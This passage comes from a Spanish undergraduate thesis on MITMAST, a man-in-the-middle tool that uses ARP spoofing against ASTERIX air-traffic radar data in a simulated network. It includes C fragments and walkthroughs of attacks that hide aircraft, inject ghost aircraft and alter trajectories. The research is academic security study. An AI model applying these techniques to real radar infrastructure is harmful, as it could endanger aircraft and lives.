		if(yMod<yFinal) yMod=yMod+0.1;
		if(yMod>yFinal) yMod=yMod-0.1;
	}

	//Rearmando el valor
	if(auxY==1)
		yMod=yMod+512;
	if(auxX==1)
		xMod=xMod+512;

	dosBytes1= xMod*128;
	dosBytes2= yMod*128;

	buffer[93]=dosBytes1>>8 & 0x00FF;
	buffer[94]=dosBytes1 & 0x00FF;
	buffer[95]=dosBytes2>>8 & 0x00FF;
	buffer[96]=dosBytes2 & 0x00FF;

}
```

Figura 29.15: Fragmento de código modificación de Trayectoria

10. Cuando deseemos finalizar el ataque, apretaremos la tecla ESC (Escape) y el programa llamará a la función mitm_ARP_cleanup (Figura 29.16), la cual establecerá nuevamente las estructuras necesarias de los paquetes y realizará otra vez un ARP spoofing para volver a poner las tablas ARP de ambos Hosts en su estado inicial.

```
void mitm_ARP_cleanup() {
    struct arp_packet pckt;
    int i, mode;

    pckt.eth.proto= htons(ETH_P_ARP);
    pckt.ar_hrd     = htons(ARPHRD_ETHER);  /* ARP Packet for Ethernet support */
    pckt.ar_pro     = htons(ETH_P_IP);      /* ARP Packet for IP Protocol */
    pckt.ar_hln     = 0x6;                  /* Ethernet adresses on 6 bytes */
    pckt.ar_pln     = 0x4;                  /* IP adresses on 4 bytes */
    pckt.ar_op      = htons(ARPOP_REPLY);   /* ARP Op is a Reply */

    for (mode=0x0; mode<=0x1; mode++) {
        for (i=0x0; i<0x6; i++) {
            if (mode==0x0) {
                pckt.ar_sha[i] = victimA.mac[i];
                pckt.ar_tha[i] = victimB.mac[i];
                pckt.eth.target[i] = victimB.mac[i];
            } else {
                pckt.ar_sha[i] = victimB.mac[i];
                pckt.ar_tha[i] = victimA.mac[i];
                pckt.eth.target[i] = victimA.mac[i];
            }
            pckt.eth.source[i] = my_mac[i];
        }
        for (i=0x0; i<0x4; i++) {
            if (mode==0x0) {
                pckt.ar_sip[i] = victimA.ip[i];
                pckt.ar_tip[i] = victimB.ip[i];
            } else {
                pckt.ar_sip[i] = victimB.ip[i];
                pckt.ar_tip[i] = victimA.ip[i];
            }
        }

        sendto(sock,(unsigned char*)&pckt,sizeof(struct arp_packet),0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
    }
}
```

Figura 29.16: Fragmento de código reiniciar parámetros

30.EJECUCION DE ATAQUE

En esta sección se explicará en detalle todos los pases necesarios para la ejecución del ataque. Se realizará una explicación detallada del funcionamiento cada uno de los programas y simuladores involucrados en el trabajo y como se relacionan entre ellos. El objetivo de este capítulo es poder integrar todos los componentes de la simulación y poder mostrar los resultados del ataque.

La Figura 30.1 muestra un esquema de la ejecución del ataque en la que se puede observar todos los componentes involucrados en el mismo. Cada uno de los componentes involucrados se encuentra numerados:

1. Simulador de vuelo FlightGear.
2. Programa simulador del Radar.
3. Programa graficador del ataque.
4. Programa MITMAST encargado de realizar el ataque.




Figura 30.1: Esquema de la ejecución del ataque

A continuación, se realizará una breve descripción de cada uno de los pasos que se realizan en la simulación del sistema de radarización aéreo. El mismo comprende desde la ejecución del simulador de vuelo hasta la visualización del avión en los radares. Durante la explicación se harán uso de los números utilizados en la Figura para hacer referencia a cada uno de los programas.

1. Una vez puesto en marcha el simulador de vuelo FlightGear (1 en la Figura). El mismo se encarga de generar los datos con el formato definido en el archivo XML.

2. Una vez generados los datos por el FlightGear, el mismo se encarga de enviarlos a la máquina virtual donde se encuentra el programa simulador de radar (2 en la Figura).

3. El simulador radar recibe los datos, los decodifica y realiza las modificaciones necesarias para genera los paquetes ASTERIX.

4. Una vez generados los paquetes ASTERIX, el simulador rada envía los mismos a la máquina virtual donde se encuentra el programa simulador del centro de Operaciones (3 en la Figura).

En este punto ya se encuentra funcionando por completo el sistema de radares. A continuación se detallarán los ataques realizados mediante el programa MITMAST. Para ello se dividirá cada uno de los ataques en secciones individuales.

Cabe aclarar que cada uno de los comandos que se utilizaran en las secciones a continuación, se explicaron en detalle en el apartado “29.2 FUNCIONAMIENTO” de la sección “29. MITMAST”. Por este motivo se evitarán explicaciones que ya fueron realizadas en dicho apartado.

30.1. EJECUCION DEL COMANDO DE SNIFFEO

La primera prueba realizada es un simple sniffeo de los paquetes ASTERIX. Para ello se ejecuta el programa MITMAST como se muestra en la Figura 30.2.




Figura 30.2: Comando para Sniffear

Una vez ejecutado el programa, el mismo se encargará de realizar el ataque correspondiente y mostrara la cantidad de paquetes que han sido sniffeados.

La Figura 30.3 muestra el ataque en funcionamiento. Como se puede observar en la esquina superior derecha ambos radares muestran la misma información, ya que con este ataque solo supervisamos los paquetes ASTERIX sin realizar ninguna modificación a los mismos.




Figura 30.3: Ejecución del comando para Sniffear

30.2. EJECUCION DEL COMANDO BLOCK

En esta sección se mostrará la puesta en marcha de ataque del comando BLOCK con el cual se busca eliminar los paquetes de un avión específicos para que el mismo se vuelva invisible en el radar. La ejecución del mismo se muestra en la Figura 30.4.




Figura 30.4: Comando BLOCK

Como se puede observar en la imagen, una vez ejecutado el programa MITMAST con los parámetros correspondiente para iniciar el ataque BLOCK, el mismo pedirá que se ingrese el "Aircraft Adress" del avión al cual queremos hacer invisible en el radar. En nuestro caso utilizamos el avión "49d0a9". El objetivo de ingresar la dirección del avión es para analizar cada uno de los paquetes ASTERIX que pasan a través programa atacante y dropear los paquetes pertenecientes a dicho avión.

La Figura 30.5 muestra en ataque en funcionamiento. Como se puede observar en la interfaz gráfica de los radares cuando el ataque está en curso el avión "desaparece".




Figura 30.5: Ejecución del comando para bloquear

30.3. EJECUCION DEL COMANDO ADD

En esta sección mostraremos el funcionamiento del comando ADD. Con el mismo se busca insertar aviones fantasmas basados en un avión específico. Estos aviones fantasmas seguirán la misma trayectoria que el avión original desplazados a una cierta distancia del mismo. El objetivo de este ataque es para simular que un avión está siendo seguido por una cantidad variable de aeronaves.

En la Figura 30.6 se muestra la ejecución del programa MITMAST con los parámetros correspondientes para ejecutar el ataque ADD. Como se puede observar en la imagen el programa pide que se ingrese la dirección de la aeronave de la cual se crearan los aviones fantasmas. El programa también pide que se ingrese la cantidad de aviones fantasmas.




Figura 30.6: Comando ADD

Una vez puesto en marcha el ataque, el programa enviara todos los paquetes que recibe desde el simulador radar sin modificarlos y también enviara los nuevos paquetes generados para los aviones fantasmas cada vez que reciba un paquete de la aeronave especificada en el programa.

La Figura 30.7 muestra el ataque en funcionamiento. Como se puede observar en los radares que se encuentran en la esquina superior derecha cuando el ataque se está ejecutando se agregan (en color rojo) la cantidad de aviones especificados en el programa MITMAST. Cabe aclarar que el color rojo de los aviones fantasmas es solo a modo que se puedan ver mejor en el ataque pero los paquetes generados por el programa atacante son idénticos a cualquier paquete por lo que en el centro de operaciones no se puede notar que no pertenecen a aeronaves reales.




Figura 30.7: Ejecución del comando ADD

30.4. EJECUCION DEL COMANDO MOD

En esta sección se realizará la explicación de la puesta en marcha del comando MOD. Lo que se busca con este ataque es modificar la trayectoria original que lleva una aeronave, por lo que la aeronave que se está atacando tomara un rumbo distinto en el radar al rumbo que realmente tiene.

La Figura 30.8 muestra la ejecución del programa MITMAST con los parámetros correspondientes para ejecutar el ataque MOD. Una vez iniciado el programa, el mismo nos pedirá que ingresemos la dirección de la aeronave a la cual queremos modificar la trayectoria. Luego nos pedirá que ingresemos las coordenadas del radar hacia donde queremos cambiar el rumbo de la aeronave, que en nuestro caso es la coordenada (10,10) que se encuentra en el primer cuadrante del radar.




Figura 30.8: Comando MOD

En la Figura 30.9 se muestra la puesta en marcha del ataque del comando MOD. En el mismo se puede ver cómo, una vez ejecutado el ataque, en el radar "HACKEADO" se modifica la trayectoria original de la aeronave.




Figura 30.9: Ejecución del comando MOD

31.CONCLUSIONES

Durante este proyecto se adquirieron muchos conocimientos sobre seguridad, infraestructuras críticas, ataques informáticos, etc. Pero también se refino y se puso a prueba la capacidad de investigación persona, ya que partimos desde un punto donde debíamos buscar alguna falla en una infraestructura critica determinada y llegamos al punto de encontrar una vulnerabilidad en un protocolo utilizado a nivel mundial que puede traer grandes consecuencias en distintos aspectos si es explotada. Por otro lado, se trabajó con tecnologías aprendidas durante el transcurso de la carrera, pero a su vez mezclando distintos conocimientos para lograr un funcionamiento óptimo de los programas.

Una clara dificultad y limitación fue la de no poder acceder a información real acerca de cómo está conformada la infraestructura crítica del sistema de radarización de tráfico aéreo. Esto produjo idas y vueltas durante el desarrollo del proyecto. Por este motivo se retrasaron varias tareas hasta que se decidió hacer una hipotética estructura de red que se podría asemejar a la real y trabajar con ella.

Los resultados alcanzados al finalizar este trabajo fueron los siguientes:

- Se adquirieron conceptos sobre infraestructuras críticas y ataques informáticos.
- Se obtuvieron datos e información específica sobre el accionar y los protocolos que utiliza el sistema de radarización.
- Se desarrollaron 2 programas claves: un generador y un interpretador del protocolo ASTERIX. La información disponible en internet sobre estos asuntos es muy limitada, por lo cual generar estos programas fue toda una hazaña.
- Se desarrolló exitosamente el programa atacante, si bien utilizamos diversas librerías externas, fuimos capaces de generar un software que se encarga específicamente de atacar de diferentes maneras este protocolo.
- Se conformó exitosamente la infraestructura crítica planteada.
- Se publicó un paper en el CoNaISII sobre el tema tratado, la investigación y el análisis.
- Se publicó un paper en la ITU Kaleidoscope 2015, uno de los foros internacionales más importantes en este tema, sobre la investigación realizada y una posible mitigación que no está incluida en la tesis. El paper tuvo una gran repercusión en este foro realizado en Barcelona, tal así que se nos otorgó el título de joven autor y por la transcendencia e importancia del asunto, la única mención especial del foro.

Hemos estado sorprendidos durante la realización de este trabajo final acerca de las repercusiones que podría traer un ataque a la vulnerabilidad descubierta, ya que, analizándolo objetivamente, se ponen varias vidas en juego al presentar esto. Si bien nosotros nunca pondríamos en prueba el software atacante en un sistema real, hay gente con muchos más recursos y personas que lo podrían replicar e incluso mejorar para causar daños. La mitigación de este ataque no está contemplada en este trabajo debido al tiempo y la extensión del mismo que llevaría. Sin embargo, esperamos que alguien pueda continuarlo.

32.BIBLIOGRAFIA

[1] EUROCONTROL-European Organisation for the Safety of Air Navigation. Asterixprotocol. https://www.eurocontrol.int/asterix.

[2] Adolf Mathias, Matthias Heß (2012). "Machine-Readable Encoding StandardSpecifications in ATC". IEEE - Digital Communications - Enhanced Surveillance of Aircraft and Vehicles (TIWDC/ESAV), 2011 Tyrrhenian International Workshop.

[3] Zhe Chen, ShizeGuo, KangfengZheng and Yixian Yang (2007). "Modeling of Man-in-the-Middle Attack in theWireless Networks".IEEE -Wireless Communications, Networking and Mobile Computing, 2007.WiCom2007.International Conference.

[4] Naga RohitSamineni, Ferdous A, Barbhuiya and Sukumar Nandi (2012). "Stealth and Semi-Stealth MITM Attacks,Detection and Defense in IPv4 Networks". IEEE - Parallel Distributed and Grid Computing (PDGC), 2012 2nd IEEE International Conference.

[5] Craig Hunt (1997). "TCP/IP Network Administration". O'Reilly & Associates.

[6] D. Brent Chapman & Elizabeth D. Zwicky (1995). "Building Internet Firewalls".O'Reilly & Associates.

[7] Bruce Schneier. Schneier on Security.https://www.schneier.com.

[8] RenderMan. RenderLab. http://renderlab.net/.

[9] Ministerio de Defense de España. Ciberseguridad: Retos y amenazas a la seguridad Nacional en el Ciberespacio.

http://bibliotecavirtualdefensa.es/BVMDefensa/i18n/catalogo_imagenes/grupo.cmd?path=17029.

[10] Milw0rm Hacker Group. W4rri0r. http://www.w4rri0r.com/.

[11] DEFCON. DEFCONConferences.

https://www.youtube.com/channel/UC6Om9kAkl32dWlDSNlDS9Iw.

[12] Programa Nacional de Infraestructuras Críticas de Información y Ciberseguridad. http://www.icic.gob.ar/

[13] Infraestructuras críticas.

http://www.cybsec.com/upload/Ardita_Concientizacion_Proteccion_Infraes_Criticas.pdf

[14] Radares.

http://www.radartutorial.eu/01.basics/Determinaci%C3%B3n%20de%20Distancia.es.html

33.CODIGOS DE COMPUTACIÓN

Debido a la gran extensión de los programas realizados para realizar la simulación de la red y el ataque se decidió adjuntar el código fuente de los mismos de forma digital para no extender el presente trabajo. Los mismos se agregarán, en el CD adjunto al trabajo final de grado, separados por carpetas identificadas por el nombre de cada programa.